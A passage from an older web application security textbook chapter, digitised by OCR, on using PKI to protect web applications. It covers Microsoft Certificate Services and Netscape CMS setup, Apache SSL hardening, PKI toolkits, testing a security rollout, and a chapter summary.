
Using PKI to Secure Web Applications

One might ask, with all the methods of securing our Web applications, why use PKI? One good reason would be that PKI was originally designed for use on the Internet. Public Key Cryptography has been used between systems for authentication, data encryption, and authorization for systems access for years now. As a result of the rash of attacks on Web sites and applications over the last few years, the industry has begun to place an emphasis on system and application security.

Another reason would be that PKI is a fast and efficient way to secure Web applications and systems on the Web. The encryption algorithms and the authentication hash algorithms used are fast and even the earliest of them are more secure than simple username and password security.

PKI can be used to provide security for more than one application at the same time. One certificate with a public key can grant a user the rights to use secure e-mail, access secure pages on an e-commerce Web site, and transfer encrypted data over the Internet through a virtual private network (VPN). All in all, PKI seems to be the winner hands-down for securing Web applications. Figure 11.13 illustrates the concept of using PKI to secure Web applications.

Figure 11.13 PKI Protecting Web Applications


Web Application Server checks with CA to determine if Clients are legitimate. If Client certificates exist in database server and are valid, they are authenticated and given the type of access their certificate grants. If not, they are rejected.
Public Key Certificate
Legitimate Web Client
Web Application Server
Firewall
CA Server
Private Key and CA Certificate
Legitimate client contacts Web Application Server with valid public key certificate, gains entry to application, and communicates securely over the Internet.
Certificate Server Database (LDAP)
Hacker
Hacker with no certificate contacts Web Application Server, has no corresponding public key or certificate, does not authenticate, and is rejected by Server.
Web Application Database Server

Implementing PKI in Your Web Infrastructure

Earlier in this chapter, we introduced both the Microsoft Certificate Services for Windows 2000 and Netscape's Certificate Management System. Now we're going to look in-depth at installation and configuration of these systems so that we can witness the job they do in helping secure a Web application infrastructure.

We first look at installing and configuring Microsoft Certificate Services for Windows 2000 Server. Then we proceed to Netscape Certificate Server. These two industry leading applications should provide us with practical information on how to implement security measures and how run the application that provides the security.


Microsoft Certificate Services

Microsoft Certificate Services is included in Windows 2000 Server and Advanced Server as an add-on component. We begin this section by first covering the installation process. We move on to the configuration of the CA and the management of certificates. We look at how to request a certificate, revoke a certificate, and issue a certificate for various purposes. Let's begin with the installation of Certificate Services for Windows 2000 Server.

1. On your Windows 2000 Server, click **Start**, then **Settings**, then **Control Panel**.
2. In Control Panel, double-click **Add/Remove Programs**.
3. Click **Add/Remove Windows Components**.
4. Select **Certificate Services** in the Windows Components Wizard and click Next.
5. Select the type of server you wish to install. For our purposes, we use a **Stand-Alone root CA** (see Figure 11.14). Click **Next** to continue.
6. Enter the CA identifying information required and click **Next** to continue.
7. Click **Next** to accept the defaults on the following screens and **Finish** on the final screen to complete the installation. Certificate Services is now installed.

Now that we successfully installed Certificate Services, let us proceed to see how we manage certificates.


Figure 11.14 Choosing the Certification Authority Type



Certificates are managed via the Microsoft Management Console Certificates snap-in. The menus and tools required to manage Certificate Services are very simple to access.

1. Start the Microsoft Management Console, by clicking **Start**, **Run**, and typing **mmc** in the Open: field. An empty console is shown in Figure 11.15.

Figure 11.15 Empty MMC Console



2. Click **Console** then click **Add/Remove snap-in** to call up the Add/Remove snap-in window.
3. Click **Add** and select **Certificates** from the list of snap-ins as seen in Figure 11.16.
4. Click **Add** to place a snap-in in the MMC.

Figure 11.16 Add Snap-In Screen



Now that the console is loaded, we can use Certificate Server to manage certificate requests, revocation lists, and certificate issuance. Microsoft seems to have created a very easy to manage system: Clients make requests to a certificate server, the request is checked and processed, and a certificate is either issued or the request is denied.

Clients can request certificates via a Web form as shown in Figure 11.17, through their own certificates MMC snap-in, or through an auto-enrollment policy if the users are part of a Windows 2000 Active Directory.

After a certificate request is processed and approved, a certificate is generated and the client can retrieve and install their certificate. The Certification Authority keeps track of approved issued certificates by organizing them in directories in the database as shown in Figure 11.18.

Figure 11.17 Certificate Request Web Page


Welcome
You use this web site to request a certificate for your web browser, e-mail client, or other secure program. Once you acquire a certificate, you will be able to securely identify yourself to other people over the web, sign your e-mail messages, encrypt your e-mail messages, and more depending upon the type of certificate you request.
Select a task:
Retrieve the CA certificate or certificate revocation list
Request a certificate
Check on a pending certificate

Figure 11.18 Issued Certificate Logged in the CA MMC Snap-In



As Figure 11.18 shows, revoked, pending, and failed certificate requests are also logged by the CA. This makes the CA capable of recognizing certificates at all stages of their life cycle. The main benefit in this is that hackers trying to use a revoked or expired certificate to access an application or Web site will be denied access by the CA because it knows which certificates are valid and which are not.

Finally, Certificate Services can be used to revoke certificates that have become invalid for some reason by publishing them to a Certificate Revocation List. The revocation wizard allows you to revoke a certificate for specific reasons or for any of a few known errors with the certificate.

Although much more simple to configure than Netscape's CMS, Microsoft Certificate Services offer fully certificate management functionality and compatibility with LDAP, S/MIME, SSL, HTTPS, and Microsoft's Encrypting File Service.

Netscape Certificate Server

For a while in the early 1990s, Netscape enjoyed the top spot as the most popular Web software package. Small enough to fit on a single floppy disk, the Netscape Navigator Web browser took the computing world by storm and made the Internet a lot more appealing to those of us old enough to be familiar with browsing through line after line of text on Web sites at some Unix terminal in the university computer lab. Netscape's suite of applications has quietly flourished and come a long way in complexity and robustness since those days.

Netscape/iPlanet Certificate Management System is the leading Windows-based alternative to employing certificate-based security. You must first install the CMS before you can use it, so let's proceed with our implementation.


Netscape Certificate Management Server is part of the suite of Netscape Server products, so you must install the Netscape Servers as a group.

Installation of Netscape Certificate Server

1. Click **Start** and select **Run**.
2. Click **Browse** and locate the Setup.exe file.
3. Click **OK** to begin the installation. The installation splash screen appears.
4. Click **Next** until the server setup screen appears. Select **Netscape Servers** for installation and click **Next**.

5. The next screen gives you the opportunity to select the type of server installation you wish to perform: Express, Typical, or Custom. Select **Express** and click **Next**.
6. The selection screen for the components you wish to install appears on the next screen shown in Figure 11.19. Keep the components selected, because all these components are required for the Certificate Management System. Click **Next** to continue.

Figure 11.19 Server Component Selection Screen



7. Click **Next** past the following screen to get to the Configuration Directory Server Administrator screen. Enter and confirm a password for the Directory Server Administrator account. The password must be at least eight characters in length. Click **Next**.
8. The next screen allows you to define an administration domain. Enter the name of the administration domain and click **Next** to proceed to the next configuration screen.
9. Click **Next** through the next few screens to confirm the settings and complete the installation.

Now let's configure the Netscape Servers. The first step in configuring the servers is to generate a CA certificate and any other certificates the server needs in order to properly sign and authenticate clients.


1. The configuration process begins by specifying the port the CMS will use for SSL, as shown in Figure 11.20. Click **Next** to continue from this screen.

Figure 11.20 SSL Port Configuration



2. We now have to decide what CA we would like to sign our certificate request. Usually a request would be made to a well known CA from the trusted root CA list, however, for our purposes we elect to have to the server submit the request to itself, as shown in Figure 11.21. Click **Next** to continue.


Figure 11.21 Select a CA to Sign Certificate



3. Now a cryptographic cipher must be created for the key pair and the key length must be specified. The longer the key, the stronger the security the key pair represents. After key length is defined (see Figure 11.22), click **Next** to continue.

   A hashing algorithm for authentication must be selected next. The default algorithm is SHA1. Click **Next** to accept the default and continue.

Figure 11.22 Select Cryptography Token, Key Type, and Key Length



4. The certificate extensions screen allows you to select the type of certificates you can issue and sign with your CA. We select the types that best suit our purpose, as shown in Figure 11.23. Click **Next** to continue.
5. You are again asked which CA you would like to sign the certificate. Because we are using our own CA, we select the **Sign SSL Certificate with my CA Signing Certificate** option (see Figure 11.24) and click **Next** to bring us to the Single sign-on password screen.

Figure 11.23 Select the Certificate Extensions that CA Can Sign and Issue





Figure 11.24 SSL Server Certificate Signing



6. In the field required in the Single sign-on password screen (see Figure 11.25), enter a password at least eight characters long and confirm it in the next field. Click **Next** twice to complete configuration. You may now go to the Administration SSL Web page to request an Administrator/Agent certificate. Your basic configuration is complete.

Figure 11.25 Create Single Sign-On Password




Administering Netscape CMS

Administering Netscape CMS involves six general tasks:

1. Starting, stopping, and restarting the server.
2. Changing configuration.
3. Configuring certificate issuance and management policies.
4. Adding or modifying privileged-user and group information.
5. Setting up authentication mechanisms for users who may request services from the server.
6. Performing routine server maintenance tasks such as monitoring logs and backing up server data.

We take a look at where on the server these tasks are performed. Most of these tasks are performed in one of the three tabs of the CMS window. The CMS window is a Java-based GUI designed to facilitate administration and certificate management. Figure 11.26 introduces us to the first tab on the CMS window: the Tasks tab.

Figure 11.26 The CMS Tasks Tab



The Tasks tab allows us to start, stop, and restart the CMS. It also allows us to create or enroll for certificates. We now move on to the Configuration tab. The Configuration tab is where the majority of the administration tasks of the CMS are done.

In the Configuration tab (shown in Figure 11.27), we can create users and groups, set up authentication, schedule certificate processing jobs, create certificate revocation, request and issuance policies, configure SMTP mail, configure encryption, and schedule the management of CRL publishing. We can also configure the network ports used for SSL administration and define the authentication methods used with the certificates and the server.

The CMS Status tab is where we go to check the logs for the server (see Figure 11.28). Here we can see failed and successful certificate creation, certificate requests and issuance, and just about any process the server performs.

Figure 11.27 The CMS Configuration Tab





Figure 11.28 CMS Status Tab



PKI for Apache Server

Apache Server is the most widely used Web server in the world today, commanding some 60 percent of all Web servers running today. If only for this reason alone, security for Apache server is an extremely important issue. Done properly, configuring PKI for the Apache Web server can harden the server against just about any hacking attack used today.

Before we run off down the PKI road, let's discuss some more basic Apache server security. First of all, our Apache server should be configured with default security stance that denies all request for services or access that we do not wish to provide. We wish to use PKI on our server, so we need the SSL protocol to support that. We also want to define user access in a way that is easy for us to modify or improve on such as with access control lists. The following configuration sample below from the access.conf file of an Apache server illustrates the basics in setting up a strong security stance. The first few lines deny all access to the server. The second three grant all access to the public directory.

```
<Directory /usr/local/server/share>
Deny from all
AllowOverride None
</Directory>

<Directory /usr/local/server/share/public>
Allow from all
</Directory>
```

The Allow and Deny commands also work with TCP/IP addresses, network numbers, and ranges of hosts defined by network number and subnet mask combination. Apache server is also able to define access by way of account lists.

Apache server can use SSL to secure its Web sites from prying fingers. SSL typically uses the market-leading RSA algorithms for its encryption and authentication processes. As a result of this and licensing restrictions involving RSA algorithms, the OpenSource community that

developed Apache server has had difficulty producing a domestic-grade distribution of SSL for the Apache Web server. However, there are stable SSL distributions outside the U.S., as well as at least two commercial SSL servers with the required licensing that allow the use of SSL on Apache worldwide.

Apache-SSL and Mod_ssl are two of the popular freeware SSL servers for the Apache Web server available today. They are installed by adding their modules to an Apache distribution before compiling it to link the object to the OpenSSL library from which they are derived and are then installed. Both of these implementations provide up to 128-bit strong encryption. The commercial licensed SSL products are Stronghold from C2Net Software and iPlanet's Web Server Enterprise Edition. The iPlanet software is a fully functional Web server with SSL capabilities for Windows NT or Unix. All of these products take advantage of Apache's modular architecture, which makes it easy for developers to create their own modules for Apache.

Configured carefully, consistently and completely, SSL for Apache server affords us the best protection—either for money or for free—that is available to us today.

PKI and Secure Software Toolkits

Many tools on the market today can assist with not only the implementation of security within applications but also with their development. Secure toolkits assist in easier integration, rapid development, and more secure applications. Phaos Technology's products, for example, offer a wide range of Java-based security components for PKI, cryptography, and protocol toolkits, wireless security, and secure messaging.

The SSLava Toolkit works with both the SSL and Transport Layer Security (TLS) protocols for bilateral client/server authentication. (The server is authenticated for the client, and the user is authenticated as well, to give the retailer an added measure of assurance.)

The Centrius PKI Toolkit offers the support of PKCS and PKIX open standards for interoperability with other vendors and CAs. It also offers complete support for certificate revocation, including generation, parsing, and I/O of revocation lists.

The S/MIME toolkit, which has been certified for use with other S/MIME compliant products such as Netscape Messenger or Microsoft Outlook, allows Java developers to build S/MIME capabilities in their Java applications and applets. It can be used with Electronic Data Interchange (EDI) over the Internet.

The J/CA Toolkit allows any application built to issue, parse, protect, validate, and revoke certificates, as well as operate with other certifying authorities.

For more information, go to www.phaos.com; other PKI developer toolkits and product families (go to www.securitywatch.com for a listing) include PKI-Plus and UniCERT from Baltimore Technologies, RSA Keon, and Xcert's Sentry (recently acquired by RSA).

Testing Your Security Implementation

So we've spent many days, possibly weeks, planning, developing, and implementing our security solution. How do we know that all of our work was worth something? Test it. In this section, we are going to see why testing is so important even after we've gone through learning the installation, configuration, and administration processes of each of our security solution candidates from top to bottom. We are going to look at different methods of testing our implementations and then talk about what our results tell us about our security implementations.

The first rule of making *major* changes to a network or application infrastructure is to never *ever* make these changes on your production network. All implementation should be carried out in a test environment that is as identical to your production environment as possible. The closer your test environment is to mirroring your production environment, the more likely that your test results will be accurate, thus providing you with a much better chance at a successful production implementation. Some network administrators, Webmasters and systems administrators have taken the approach that a testing environment can never be the same as a production environment, so they don't bother with a test environment. In my opinion, breaking this rule is a career-limiting move. Even if the changes made to the existing environment seem to be minor, it is always best to test them out first.

Imagine that an organization decided to add security to its e-commerce site, and chose to use certificates or cookies to identify legitimate users. The organization, which employs a load-balanced multiple Web server architecture, issues cookies specific to each server in their server farm. When a user registers for the first time and gets a certificate, it is only for the server that they directly contacted. Therefore for a few times after the initial registration, whenever a user would go to that site, they would have to re-register until they had cookies from all the servers.

This is clearly not the way the security measure was supposed to work. It was supposed to provide secure automatic authentication and authorization to the customer after the initial registration, so that they wouldn't have to keep submitting private information like credit card numbers unprotected over the Web. Customers are a lot less likely to visit a site where they have to manually input information every time, because they see it as a security risk.

The process of testing security implementation may seem a daunting task at first, but consider these three major goals your testing needs to accomplish:

- **Establish that the implementation has the desired result.** Security must work and must work as planned. What ever your security goals are, you must ensure that they were met. For example, the organization mentioned in the example earlier in this section should have issued certificates that covered the site and not just an individual server if they were seeking seamless and secure access.
- **Ensure that your infrastructure remains stable and continues to perform well after the implementation.** This is sometimes the most difficult part of the process. Bugs in your implementation must be tracked down and appropriately eliminated.
- **Define an appropriate back out strategy.** We want to be able to return things to the previous working configuration quickly if for some reason an error occurs in our implementation, an issue was missed during testing, or a problem exists with our chosen solution in our particular environment.

Testing methods should involve *performance testing, functionality testing,* and *security testing.* The reason for the first two areas is that adding or making changes to security in any environment could also automatically affect performance and functionality in that environment. The influence of the new security may be positive or negative. Depending on the security method used, client or server authentication and data encryption may drastically slow down the performance of a Web application, or it may have no effect on the performance at all. Security methods, such as certificates, may appear to speed up an application because there is no longer a need for manual username and password input. At Amazon.com for example, after a user registers for the first time, all her information is saved, and she is issued a certificate. The next time she enters the site, it correctly identifies her and she is authorized to make purchases using the information she submitted before; she only needs to enter her password if she makes a purchase. If she logs in from a different computer, the Web server looks up the user's identity, matches it to a digital signature, and issues another client certificate for that computer. Not only is the user able to make purchases securely and get delivery to the correct address, but also all of the user's personal preferences are remembered.

Functionality testing is equally important because functionality is at the heart of why the application was created in the first place. The Web application must continue to work the way it was intended after the security implementation. Some security measures may prevent code from executing simply because the code looks like an illegal application or function. The pros and cons of the particular security measure chosen have to be weighed against the functionality of the application. If there is no room to make changes in code because this code is the only way to achieve the desired functionality, then you should research a security method that gives you the best protection without compromising the functionality of the application.

Let's look at the example of the organization we mentioned at the beginning of this section, the one that decided to use certificates or cookies to provide security in their application. What would happen if the cookies for the first user that signs in persisted, so that the first user's information is referenced for each user that signs in after him? Each user

will either retrieve the first user's account or be denied access to the site because the login information he enters does not match the information in the certificate referenced on login. There goes functionality out the window.

Finally, testing is required on how well the security measure you implemented actually works. You need to know for sure that the security you use renders your site impenetrable by unauthorized clients or at least takes so much effort to penetrate that hackers don't want to invest the time or effort required. Trying to crack the security on your Web application or penetrate your Web infrastructure's security should be performed the same way a hacker would try to break in to your systems or damage your application. The security test should be as true to a real attack as possible to establish the success or failure of the security measures chosen. A value-added dimension to your security implementation would be to monitor attacks on your application or your Web infrastructure as a whole. This way you can be aware of attacks and be better prepared to defend against attacks that transcend your current levels of security. Security is an ongoing process.

Summary

You need security built into your applications for three primary reasons. First, any decent hacker can exploit a weakness in any application after they are familiar with the language that it was created in. The Melissa virus is an excellent example of this type of exploit. Second, application security should be a priority for your organization because not everyone needs access to every piece of information that you may have. As discussed in the chapter, personnel files are a perfect example of information that should be accessible only to a select number of people, based on user rights and privileges. Third, you need authentication, authorization, and nonrepudiation principles to be an integral part of securing your applications both on the Web and within your private networks.

Different types of security are used within organizations, and of course the security method used depends on the needs of the business. Digital Signatures and PGP were covered in relation to secure e-mail messages. A digital signature is most often contained within digital certificates, and it can be used within documents whether they are encrypted or not. The true value in a digital signature is that it identifies, without question, the originator of the document. PGP is the standard for e-mail security used by both individuals and corporations. The great benefit of PGP is that it not only can be used to encrypt and decrypt e-mail messages, but it can be used in the same manner for attachments. One additional benefit of PGP is that it can be used anywhere in the world, with the same level of security that it is used with in the United States. This is a hard-to-find feature in e-mail security.

Of course, we couldn't discuss Web application security without touching on SSL. SSL is used for system-to-system authentication and data encryption. SSL works between the application layer and the network layer, just above TCP/IP. Having SSL run in this manner allows for data to be transferred securely over encrypted connections. SSL also makes it possible for SSL-enabled clients to authenticate themselves to each other, after a secured encrypted connection has been established. The last area that we covered for different types of security used in applications was a certificate, a digital representation of a computer's

identity in the PKI system. Certificates allow servers, persons, companies, and other entities to identify themselves electronically.

PKI is the means by which many Web entities exchange information privately and securely over such a public medium. PKI uses a public and a private key; one key is kept private on one system, and a public key is distributed to other systems wishing to engage in secure communication. PKI-based security is fully capable of providing robust authentication, authorization, and nonrepudiation services for any application that can make use of it. One reason that PKI is so good for security is because PKI was originally designed for use on the Internet. Also, PKI can be used to provide security for more than one application at the same time.

Because PKI is such a great security solution, it only makes sense that numerous toolkits are available to assist with creating applications that implement PKI, as well as toolkits available for applications that use other security methods. One of the market leaders in such toolkits is Phaos Technologies. After you have decided on the security methods you are going to employ within your organization, you need to make certain that you have fully tested these plans prior to a full-production implementation. Testing in a production environment can be devastating to your application infrastructure. Three goals should be kept in mind prior to beginning the testing process: that you establish that the implementation has the desired result, that you ensure that your infrastructure remains stable and continues to perform well after the implementation, and that you define an appropriate back-out strategy. With these goals in mind, you should be fine. You need to ensure that you are testing for performance, functionality, and security.

Solutions Fast Track

The Benefits of Using Security-Enabled Applications

☑ A decent hacker can exploit weaknesses in any application, after he is familiar with the language it was created in.

- ☑ Not everyone in your organization needs access to all information.
- ☑ A means of authentication, authorization, and nonrepudiation is an integral part of securing your applications, both on the Web and within your private networks.

Types of Security Used in Applications

- ☑ Digitally signing code establishes the identity of the legal creator of the application that the code makes up. Digital signatures are usually contained within digital certificates. They can be used in documents whether they are encrypted or not.
- ☑ PGP can be used to not only encrypt and decrypt e-mails, but it can also be used to encrypt or decrypt data files attached to e-mails, as well as to send digital signatures that verify the identity of the sender. The twist that PGP puts on public key encryption is that it uses a special faster/shorter encryption algorithm to encrypt the content of a message, instead of simply the recipient's public key. PGP has no backdoors.
- ☑ The S/MIME standard describes how to encrypt messages and include digital signatures within them via PKCS-7. S/MIME is used mostly for simply signing e-mail messages so that the receiving e-mail program and the actual recipient has assurance that the e-mail was, in fact, sent by the user whose name appears at the top of the message. If the message has been tampered with in any way, the digital signature that S/MIME affixes to the message is changed and cannot be verified by the recipient.
- ☑ SSL running over TCP/IP allows computers enabled with the protocol to create, maintain, and transfer data securely, over encrypted connections. SSL-enabled clients and servers authenticate themselves to each other, encrypt and decrypt all data passed between them, as well as detect tampering of data, after a secure encrypted connection has been established.

Reviewing the Basics of PKI

- ☑ PKI employs public key cryptography to allow secure data exchanges between two systems. This is accomplished by obscuring a private key on one system while a public key is distributed to other systems wishing to engage in secure communication.
- ☑ Encryption Keys are distributed as certificates which are issued, generated, and managed by CA Server.
- ☑ A Certificate Service is an organization of services surrounding a CA that allows it to issue, renew, and revoke certificates. The two most widely used Certificate Services are from the leading Internet application vendors: Microsoft and Netscape/iPlanet.

Using PKI to Secure Web Applications

- ☑ As a reply to attacks on Web sties and applications, increased emphasis is placed on system and application security. Public Key Infrastructure and Public Key Cryptography were designed expressly for the Web to authenticate system access and encrypt data between systems.
- ☑ PKI encryption algorithms and authentication hash algorithms are both fast and are more secure than standard username and password security.
- ☑ PKI can be used to provide security for more than one Web application at the same time. One certificate with a public key can grant a user rights to access secure e-mail, secure pages on an e-commerce Web site, and transfer encrypted data over the Internet through a virtual private network.

Implementing PKI in Your Web Infrastructure

- ☑ Microsoft Certificate Services is included in Windows 2000 Server and Advanced Server as an add-on Component. The Microsoft Certificate Service allows clients to make requests to a certificate server, the request is checked, processed, and a certificate is either issued or the request is denied.
